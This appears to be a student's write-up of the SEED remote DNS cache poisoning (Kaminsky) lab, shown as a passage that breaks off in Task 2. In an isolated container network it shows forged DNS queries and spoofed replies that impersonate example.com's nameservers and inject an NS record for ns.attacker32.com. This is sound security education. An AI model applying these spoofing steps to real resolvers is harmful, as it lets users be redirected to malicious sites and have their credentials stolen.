

Remote DNS Cache Poisoning Attack Lab

Lab Overview	1
Lab Environment Setup	2
Verification of the DNS setup	4
The Attack Tasks	8
Task overview	9
Task 1: Construct DNS request	9
Task 2: Spoof DNS Replies	12
Task 3: Launch the Kaminsky Attack	17
Task 4: Result Verification	21
Submission	Error! Bookmark not defined.

Lab Overview

The objective of this lab is for students to gain first-hand experience on the remote DNS cache poisoning attack, also called the Kaminsky DNS attack. DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses and vice versa.

This translation is through DNS resolution, which happens behind the scenes. DNS attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. This lab focuses on a particular DNS attack technique, called DNS Cache Poisoning attack.

In another SEED Lab, we have designed activities to conduct the same attack in a local network environment, i.e., the attacker and the victim DNS server are on the same network, where packet sniffing is possible. In this remote attack lab, packet sniffing is not possible, so the attack becomes much more challenging than the local attack.

This lab covers the following topics:

- DNS and how it works
- DNS server setup
- DNS cache poisoning attack
- Spoofing DNS responses
- Packet spoofing

Lab Environment Setup

Please download the Labsetup.zip file from the link given below :

https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Remote/

Follow the instructions in the lab setup document to set up the lab environment.

The main target for DNS cache poisoning attacks is the local DNS server. Obviously, it is illegal to attack a real server, so we need to set up our own DNS server to conduct the attack experiments.

The lab environment needs four separate machines: **one for the victim, one for the DNS server, and two for the attacker.**

The lab environment setup is illustrated in Figure 1. We put all these machines on the same LAN only for the sake of simplicity. Students are not allowed to exploit this fact in their attacks; they should treat the attacker machine as a remote machine, i.e., the attacker cannot sniff packets on the LAN. This is different from the local DNS attack.




Figure 1 : Environment setup for the experiment

```
[10/14/23]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
---> bbf95098dacf
Step 2/4 : COPY named.conf /etc/bind/
---> c15d42c376ba
Step 3/4 : COPY named.conf.options /etc/bind/
---> 2106a29f652d
Step 4/4 : CMD service named start && tail -f /dev/null
---> Running in da591da2c328
Removing intermediate container da591da2c328
---> 9d8a54c8f1fa

Successfully built 9d8a54c8f1fa
Successfully tagged seed-local-dns-server:latest
Building user
Step 1/5 : FROM handsonsecurity/seed-ubuntu:large
---> cecb04fbf1dd
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override
---> 5bfa64b437b3
Step 3/5 : COPY start.sh /
---> 6deb80b60982
Step 4/5 : RUN chmod +x /start.sh
---> Running in 919b0fbla28a
Removing intermediate container 919b0fbla28a
---> d8adb3157c7e
Step 5/5 : CMD [ "/start.sh" ]
---> Running in e442d679d2e0
```

```
[10/14/23]seed@VM:~/.../Labsetup$ dcup
Creating network "seed-net" with the default driver
WARNING: Found orphan containers (user2-10.9.0.7, B-10.9.0.6, M-10.9.0.105, malicious-router-10.9.0.111, user1-10.9.0.6, hostA-10.9.0.5, hostB-10.9.0.6, host-192.168.60.5, A-10.9.0.5, host-192.168.60.6) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating attacker-ns-10.9.0.153 ... done
Creating local-dns-server-10.9.0.53 ... done
Creating user-10.9.0.5 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, local-dns-server-10.9.0.53, user-10.9.0.5, attacker-ns-10.9.0.153
attacker-ns-10.9.0.153 | * Starting domain name service... named [ OK ]
local-dns-server-10.9.0.53 | * Starting domain name service... named [ OK ]
█

[10/14/23]seed@VM:~/.../Labsetup$ dockps
47918f2c1745 seed-attacker
aef8275f8ef8 local-dns-server-10.9.0.53
celfaa137d0e user-10.9.0.5
1e1bf3ff132d attacker-ns-10.9.0.153
```

Verification of the DNS setup

From the **User container**, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

Get the IP address of ns.attacker32.com

When we run the following dig command, the local DNS server will forward the request to the Attacker name server due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues.

Command :

```
# dig ns.attacker32.com
```

```
$>export PS1="user:PES2UG21CS283:Maryam:\w\n\${>}"
user:PES2UG21CS283:Maryam:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61877
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0c05b7716a92377101000000652a551bf04bf4841c3b92c4 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259200  IN      A      10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 14 08:45:15 UTC 2023
;; MSG SIZE rcvd: 90

user:PES2UG21CS283:Maryam:/
$>
```

Get the IP address of www.example.com

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16924
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 41a8aa4dd4100d8801000000652a56cd2875b4d802dd961c (good)
;; QUESTION SECTION:
;www.example.com.                 IN      A

;; ANSWER SECTION:
www.example.com.                 86400   IN      A      93.184.216.34

;; Query time: 943 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 14 08:52:29 UTC 2023
;; MSG SIZE rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

The IP address of www.example.com is 93.184.216.34

```
user:PES2UG21CS283:Maryam:/
$>dig www.example32.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58065
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 0c654ecf36dfc3c001000000652a574468db010a734d608c (good)
;; QUESTION SECTION:
;www.example32.com.          IN      A

;; ANSWER SECTION:
www.example32.com.          3600    IN      CNAME   example32.com.
example32.com.              300     IN      A        3.33.130.190
example32.com.              300     IN      A        15.197.148.33

;; Query time: 195 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Oct 14 08:54:28 UTC 2023
;; MSG SIZE rcvd: 120

user:PES2UG21CS283:Maryam:/
```

Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine), and describe your observation.

Commands :

```
# dig www.example.com
# dig @ns.attacker32.com www.example.com
```

```
user:PES2UG21CS283:Maryam:/
$>dig @ns.attacker32.com www.example.com

; <=> DiG 9.16.1-Ubuntu <=> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18828
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 779c6cd5a4359c5701000000652a57eef6ad3499b3ba16e9 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Oct 14 08:57:18 UTC 2023
;; MSG SIZE rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

When we run the above command the IP address of www.example.com changes from 93.184.216.34 to fake IP 1.2.3.5

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.                690184  NS      a.iana-servers.net.
                             20231028140639 20231007162139 37939 example.com.
www.example.com.            690184  A       93.184.216.34
                             20231028192921 20231007122139 37939 example.com.
example32.com.              607503  NS      ns47.domaincontrol.com.
www.example32.com.          607503  CNAME   example32.com.
local-server:PES2UG21CS283:Maryam:/
$>
```

In the cache everything is mapped to its own legitimate entries.

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.          862422  A       10.9.0.153
local-server:PES2UG21CS283:Maryam:/
$>
```

The dns setup is successful


The Attack Tasks

The main objective of DNS attacks is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, assuming `www.example.com` is an online banking site. When the user tries to access this site using the correct URL `www.example.com`, if the adversaries can redirect the user to a malicious web site that looks very much like `www.example.com`, the user might be fooled and give away his/her credentials to the attacker.

In this task, we use the domain name `www.example.com` as our attacking target. It should be noted that the `example.com` domain name is reserved for use in documentation, not for any real company. The authentic IP address of `www.example.com` is `93.184.216.34`, and its nameserver is managed by the Internet Corporation for Assigned Names and Numbers (ICANN).

When the user runs the `dig` command on this name or types the name in the browser, the user's machine sends a DNS query to its local DNS server, which will eventually ask for the IP address from `example.com`'s nameserver.

The goal of the attack is to launch the DNS cache poisoning attack on the local DNS server, such that when the user runs the `dig` command to find out `www.example.com`'s IP address, the local DNS server will end up going to the attacker's name server `ns.attacker32.com` to get the IP address, so the IP address returned can be any number that is decided by the attacker. As a result, the user will be led to the attacker's web site, instead of to the authentic `www.example.com`.



Task overview

Implementing the Kaminsky attack is quite challenging, so we break it down into several sub-tasks. In Task 1, we construct the DNS request for a random hostname in the example.com domain. In Task 2, we construct a spoofed DNS reply from example.com's nameserver. In Task 3, we put everything together to launch the Kaminsky attack. Finally in Task 4, we verify the impact of the attack.

Task 1: Construct DNS request

This task focuses on sending out DNS requests. In order to complete the attack, attackers need to trigger the target DNS server to send out DNS queries, so they have a chance to spoof DNS replies. Since attackers need to try many times before they can succeed, it is better to automate the process using a program.

The students' job is to demonstrate that their queries can trigger the target DNS server to send out corresponding DNS queries. Show the response packets sent by the nameserver to the local DNS server. Also show the packet that triggers the local DNS server to query the domain's name server.

Before running the command keep wireshark open to view the packets being sent.


On the attacker terminal run the command:

python3 generate_dns_query.py

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 generate_dns_query.py
###[ IP ]###
  version    = 4
  ihl        = None
  tos        = 0x0
  len        = None
  id         = 1
  flags      =
  frag       = 0
  ttl        = 64
  proto      = udp
  chksum     = None
  src        = 1.2.3.4
  dst        = 10.9.0.53
  \options   \
###[ UDP ]###
  sport      = 12345
  dport      = domain
  len        = None
  chksum     = 0x0
###[ DNS ]###
  id         = 43690
  qr         = 0
  opcode     = QUERY
  aa         = 0
```


```
opcode      = QUERY
aa          = 0
tc          = 0
rd          = 1
ra          = 0
z           = 0
ad          = 0
cd          = 0
rcode       = ok
qdcount     = 1
ancount     = 0
nscount     = 0
arcount     = 0
\qd         \
|###[ DNS Question Record ]###
|  qname     = 'twysw.example.com'
|  qtype     = A
|  qclass    = IN
an          = None
ns          = None
ar          = None
```

Sent 1 packets.
attacker:PES2UG21CS283:Maryam:/volumes/Codes
\$>



The image shows a Wireshark packet capture window titled "[SEED Labs] any". The capture is filtered on "dns". The packet list shows several DNS queries and responses. The selected packet (packet 16) is a DNS query from source 10.0.0.53 to destination 100.43.133.53. The packet details pane shows the following information:

- Source: 10.0.0.53
- Destination: 100.43.133.53
- User Datagram Protocol, Src Port: 33333, Dst Port: 53
- Source Port: 33333
- Destination Port: 53
- Length: 60
- Checksum: 8x50r2 [unverified]
- [Checksum Status: Unverified]
- [Stream index: 1]
- [Timestamps]
- Domain Name System (query)
 - Transaction ID: 0x0105
 - Flags: 0x0010 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 1
 - Queries
 - Additional records
 - [Retransmitted request. Original request in: 15]
 - [Retransmission: True]



The screenshot shows a Wireshark capture of a DNS response. The packet list pane at the top shows several DNS packets. The selected packet is a 'Standard query response' from 199.43.133.53 to 10.0.0.53. The packet details pane shows the following information:

- Source: 199.43.133.53
- Destination: 10.0.0.53
- User Datagram Protocol, Src Port: 53, Dst Port: 33333
- Source Port: 53
- Destination Port: 33333
- Length: 686
- Checksum: 0x0b1c [unverified]
- [Checksum Status: Unverified]
- [Stream index: 2]
- [Timestamps]
- Domain Name System (response)
 - Transaction ID: 0x0105
 - Flags: 0x8403 Standard query response, No such name
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 1
 - Queries
 - Authoritative nameservers
 - Additional records
 - [Request in: 17]
 - [Time: 0.232293861 seconds]

The packet bytes pane at the bottom shows the raw data of the packet, including the DNS response structure.

Observation

The message contains "No such name" exists as per ns.icann.org

Task 2: Spoof DNS Replies

In this task, we need to spoof DNS replies in the Kaminsky attack. Since our target is example.com, we need to spoof the replies from this domain's nameserver.

We first find the IP addresses of the name servers of the example.com domain. This is done using the dig command as follows :

On the attacker terminal run the command:

```
# dig NS example.com
# dig +short a [example.com name server's name]
```

These IP addresses are used as the source IP addresses for the spoofed replies.

Since the reply being generated here by itself will not be able to lead to a successful attack, to demonstrate this task, students need to use Wireshark to capture the spoofed DNS replies, and show the contents of the spoofed packets and show that they are valid.

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35580
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 512
;; QUESTION SECTION:
;example.com.                IN      NS

;; ANSWER SECTION:
example.com.                 600     IN      NS      b.iana-servers.net.
example.com.                 600     IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.         362     IN      A        199.43.135.53
a.iana-servers.net.         600     IN      AAAA     2001:500:8f::53
b.iana-servers.net.         600     IN      A        199.43.133.53
b.iana-servers.net.         362     IN      AAAA     2001:500:8d::53

;; Query time: 215 msec
;; Query time: 215 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Sat Oct 14 09:28:04 UTC 2023
;; MSG SIZE rcvd: 176
```

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>dig +short b b.iana-servers.net.
199.43.133.53
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>
```

A's IP = 199.43.135.53

B's IP = 199.43.133.53

Before running the command keep wireshark open to view the packets being sent.

On the attacker terminal run the command:


python3 generate_dns_reply.py

With A's IP address

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 generate_dns_reply.py
###[ IP ]###
  version    = 4
  ihl        = None
  tos        = 0x0
  len        = None
  id         = 1
  flags      =
  frag       = 0
  ttl        = 64
  proto      = udp
  chksum     = 0x0
  src        = 199.43.135.53
  dst        = 10.9.0.53
  \options   \
###[ UDP ]###
  sport      = domain
  dport      = 33333
  len        = None
  chksum     = 0x0
###[ DNS ]###
  id         = 43690
  qr         = 1
  opcode     = QUERY
```

```
opcode      = QUERY
aa          = 1
tc          = 0
rd          = 0
ra          = 0
z           = 0
ad          = 0
cd          = 0
rcode       = ok
qdcount     = 1
ancount     = 1
nscount     = 1
arcount     = 0
\qd         \
|###[ DNS Question Record ]###
|  qname     = 'twysw.example.com'
|  qtype     = A
|  qclass    = IN
\an         \
|###[ DNS Resource Record ]###
|  rrname    = 'twysw.example.com'
|  type      = A
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 1.2.3.4
\ns         \
|###[ DNS Resource Record ]###
|  rrname    = 'example.com'
|  type      = NS
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 'ns.attacker32.com'
ar          = None
```

```
.
Sent 1 packets.
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>
```



Observation

The IP address changes from A's IP = 199.43.135.53 to 1.2.3.4

With B's IP address


```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 generate_dns_reply.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      = 
frag       = 0
ttl        = 64
proto      = udp
chksum     = 0x0
src        = 199.43.133.53
dst        = 10.9.0.53
\options   \
###[ UDP ]###
sport      = domain
dport      = 33333
len        = None
chksum     = 0x0
###[ DNS ]###
id         = 43690
qr         = 1
opcode     = QUERY
```

```
opcode      = QUERY
aa          = 1
tc          = 0
rd          = 0
ra          = 0
z           = 0
ad          = 0
cd          = 0
rcode       = ok
qdcount     = 1
ancount     = 1
nscount     = 1
arcount     = 0
\qd         \
|###[ DNS Question Record ]###
|  qname     = 'twysw.example.com'
|  qtype     = A
|  qclass    = IN
\an         \
|###[ DNS Resource Record ]###
|  rrname    = 'twysw.example.com'
|  type      = A
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdlen     = None
|  rdata     = 1.2.3.4
\ns         \
|###[ DNS Resource Record ]###
|  rrname    = 'example.com'
